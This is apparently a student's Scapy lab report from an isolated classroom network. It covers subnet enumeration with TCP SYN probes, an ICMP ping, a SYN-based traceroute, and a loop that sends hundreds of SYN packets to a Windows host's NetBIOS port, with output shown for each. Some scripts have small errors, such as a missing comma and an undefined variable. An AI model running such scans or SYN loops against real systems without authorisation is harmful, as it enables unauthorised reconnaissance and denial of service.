Lab 3: Introduction to Scapy


Screenshots of code put in pdf, but also attached in assignment

Question 1:

First part was to get all IP addresses from the subnet: 10.20.111.0 – 10.20.111.3


Second part was to remove the broadcast and network IP (First and Last).

Code:



```python
import sys
from scapy.all import *
from netaddr import *   #From googling Scapy Network Handling Help


ipInput = raw_input("Please enter an IP Address: ")
print "You entered", ipInput

subnetInfo = IPNetwork(ipInput)
ipList = IP(dst=ipInput)   #Gets list of IP Address in subnet
ipPort = TCP(dport=[80,53])     #Sets the port of the IP Addresses

print "====== QUESTION 1 ======="
for i in ipList/ipPort:     #Goes through the list
    if i.dst == str(subnetInfo.broadcast):     #If IP address is the same as the broadcast
        print "Broadcast IP!"
    elif i.dst == str(subnetInfo.network):     #If IP address is the same as the network
        print "Network IP!"
    else:
        print i.summary()     #Give the summary for the other IP Addresses
```

Screenshot:




Connected (unencrypted) to: QEMU (689_13_22)
Applications
Places
Terminal
Tue 16:17
root@kali: ~
File Edit View Search Terminal Help

```
root@kali:~# python DavidHodh2487_Q1.py
WARNING: No route found for IPv6 destination :: (no default route?)
Please enter an IP Address: 10.20.111.2/30
You entered 10.20.111.2/30
====== QUESTION 1 =======
Network IP!
Network IP!
IP / TCP 10.10.111.100:ftp_data > 10.20.111.1:http S
IP / TCP 10.10.111.100:ftp_data > 10.20.111.1:domain S
IP / TCP 10.10.111.100:ftp_data > 10.20.111.2:http S
IP / TCP 10.10.111.100:ftp_data > 10.20.111.2:domain S
Broadcast IP!
Broadcast IP!
root@kali:~#
```

Question 2:
Send an ICMP packet from the BT5 machine to a specified IP address and get the reply. Give the screenshots of the packets generated and the replies.

All this question asked is to send an ICMP packet. One line of code used.




```
# Question 2
p = sr(IP(dst="10.20.111.2")/ICMP())
```


noVNC
Not Secure | vital.engineering.nyu.edu:23619/vnc_auto.html
Connected (unencrypted) to: QEMU (689_13_22)
Applications
Places
Terminal
Tue 12:11
student@kali: ~
File Edit View Search Terminal Help

```
student@kali:~$ sudo scapy
[sudo] password for student:
INFO: Can't import python gnuplot wrapper . Won't be able to plot.
WARNING: No route found for IPv6 destination :: (no default route?)
Welcome to Scapy (2.2.0)
>>> sr(IP(dst="10.20.111.2")/ICMP())
Begin emission:
.Finished to send 1 packets.
*
Received 2 packets, got 1 answers, remaining 0 packets
(<Results: TCP:0 UDP:0 ICMP:1 Other:0>, <Unanswered: TCP:0 UDP:0 ICMP:0 Other:0>
)
>>> 
```

Question 3:
For this question, we had to make a traceroute.




```python
import sys
from scapy.all import *


tracert = IP(dst = ip,ttl = (1,16))/TCP(flags = "S")
response = sr(tracert,verbose=0,timeout=3)

for send,packet in response[0]:
    print (send.ttl, packet.src, packet.summary())

```




```
root@kali:~# python DavidHodh2487_Q3.py
WARNING: No route found for IPv6 destination :: (no default route?)
(1, '10.10.111.1', 'IP / ICMP 10.10.111.1 > 10.10.111.100 time-exceeded ttl-zero-during-transit /
IPerror / TCPerror')
(1, '10.10.111.1', 'IP / ICMP 10.10.111.1 > 10.10.111.100 time-exceeded ttl-zero-during-transit /
IPerror / TCPerror')
(1, '10.10.111.1', 'IP / ICMP 10.10.111.1 > 10.10.111.100 time-exceeded ttl-zero-during-transit /
IPerror / TCPerror')
(1, '10.10.111.1', 'IP / ICMP 10.10.111.1 > 10.10.111.100 time-exceeded ttl-zero-during-transit /
IPerror / TCPerror')
(2, '10.20.111.1', 'IP / TCP 10.20.111.1:http > 10.10.111.100:ftp_data RA')
(2, '10.10.111.2', 'IP / ICMP 10.10.111.2 > 10.10.111.100 time-exceeded ttl-zero-during-transit /
IPerror / TCPerror')
(2, '10.10.111.2', 'IP / ICMP 10.10.111.2 > 10.10.111.100 time-exceeded ttl-zero-during-transit /
IPerror / TCPerror')
(3, '10.20.111.1', 'IP / TCP 10.20.111.1:http > 10.10.111.100:ftp_data RA')
(4, '10.20.111.1', 'IP / TCP 10.20.111.1:http > 10.10.111.100:ftp_data RA')
(5, '10.20.111.1', 'IP / TCP 10.20.111.1:http > 10.10.111.100:ftp_data RA')
(6, '10.20.111.1', 'IP / TCP 10.20.111.1:http > 10.10.111.100:ftp_data RA')
(7, '10.20.111.1', 'IP / TCP 10.20.111.1:http > 10.10.111.100:ftp_data RA')
(8, '10.20.111.1', 'IP / TCP 10.20.111.1:http > 10.10.111.100:ftp_data RA')
(9, '10.20.111.1', 'IP / TCP 10.20.111.1:http > 10.10.111.100:ftp_data RA')
(10, '10.20.111.1', 'IP / TCP 10.20.111.1:http > 10.10.111.100:ftp_data RA')
(11, '10.20.111.1', 'IP / TCP 10.20.111.1:http > 10.10.111.100:ftp_data RA')
(12, '10.20.111.1', 'IP / TCP 10.20.111.1:http > 10.10.111.100:ftp_data RA')
(13, '10.20.111.1', 'IP / TCP 10.20.111.1:http > 10.10.111.100:ftp_data RA')
(14, '10.20.111.1', 'IP / TCP 10.20.111.1:http > 10.10.111.100:ftp_data RA')
(15, '10.20.111.1', 'IP / TCP 10.20.111.1:http > 10.10.111.100:ftp_data RA')
(16, '10.20.111.1', 'IP / TCP 10.20.111.1:http > 10.10.111.100:ftp_data RA')
(3, '10.10.111.2', 'IP / ICMP 10.10.111.2 > 10.10.111.100 dest-unreach host-unreachable / IPerror
/ TCPerror')
(4, '10.10.111.2', 'IP / ICMP 10.10.111.2 > 10.10.111.100 dest-unreach host-unreachable / IPerror
/ TCPerror')
(5, '10.10.111.2', 'IP / ICMP 10.10.111.2 > 10.10.111.100 dest-unreach host-unreachable / IPerror
/ TCPerror')
(6, '10.10.111.2', 'IP / ICMP 10.10.111.2 > 10.10.111.100 dest-unreach host-unreachable / IPerror
```

Question 4:
Code:




```

import sys
from scapy.all import *

#IP OF WINDOWS = 10.10.111.101
for i in range(1,512):     #Loop Through 512 times, can be whatever wanted
     syn = IP(dst = str("10.10.111.101"))/TCP(sport = i,dport = 139, flags = "S")     #Create a Syn Packet
     attack = sr1(syn,verbose=0,timeout=3)         #Send and Receive Packet info
     print "Port:", i ,"        Response:" str(syn.summary())

```

Linux ScreenShot:




```
Src_Port: 511           Response: IP / TCP 10.10.111.100:511 > 10.10.111.101:netbios_ssn S
root@kali:~# python DavidHodh2487_Q4.py
WARNING: No route found for IPv6 destination :: (no default route?)
Port: 1         Response: IP / TCP 10.10.111.100:tcpmux > 10.10.111.101:netbios_ssn S
Port: 2         Response: IP / TCP 10.10.111.100:2 > 10.10.111.101:netbios_ssn S
Port: 3         Response: IP / TCP 10.10.111.100:3 > 10.10.111.101:netbios_ssn S
Port: 4         Response: IP / TCP 10.10.111.100:4 > 10.10.111.101:netbios_ssn S
Port: 5         Response: IP / TCP 10.10.111.100:5 > 10.10.111.101:netbios_ssn S
Port: 6         Response: IP / TCP 10.10.111.100:6 > 10.10.111.101:netbios_ssn S
Port: 7         Response: IP / TCP 10.10.111.100:echo > 10.10.111.101:netbios_ssn S
Port: 8         Response: IP / TCP 10.10.111.100:8 > 10.10.111.101:netbios_ssn S
Port: 9         Response: IP / TCP 10.10.111.100:discard > 10.10.111.101:netbios_ssn S
Port: 10         Response: IP / TCP 10.10.111.100:10 > 10.10.111.101:netbios_ssn S
Port: 11         Response: IP / TCP 10.10.111.100:systat > 10.10.111.101:netbios_ssn S
Port: 12         Response: IP / TCP 10.10.111.100:12 > 10.10.111.101:netbios_ssn S
Port: 13         Response: IP / TCP 10.10.111.100:daytime > 10.10.111.101:netbios_ssn S
Port: 14         Response: IP / TCP 10.10.111.100:14 > 10.10.111.101:netbios_ssn S
Port: 15         Response: IP / TCP 10.10.111.100:netstat > 10.10.111.101:netbios_ssn S
Port: 16         Response: IP / TCP 10.10.111.100:16 > 10.10.111.101:netbios_ssn S
Port: 17         Response: IP / TCP 10.10.111.100:qotd > 10.10.111.101:netbios_ssn S
Port: 18         Response: IP / TCP 10.10.111.100:msp > 10.10.111.101:netbios_ssn S
Port: 19         Response: IP / TCP 10.10.111.100:chargen > 10.10.111.101:netbios_ssn S
Port: 20         Response: IP / TCP 10.10.111.100:ftp_data > 10.10.111.101:netbios_ssn S
Port: 21         Response: IP / TCP 10.10.111.100:ftp > 10.10.111.101:netbios_ssn S
Port: 22         Response: IP / TCP 10.10.111.100:ssh > 10.10.111.101:netbios_ssn S
Port: 23         Response: IP / TCP 10.10.111.100:telnet > 10.10.111.101:netbios_ssn S
```

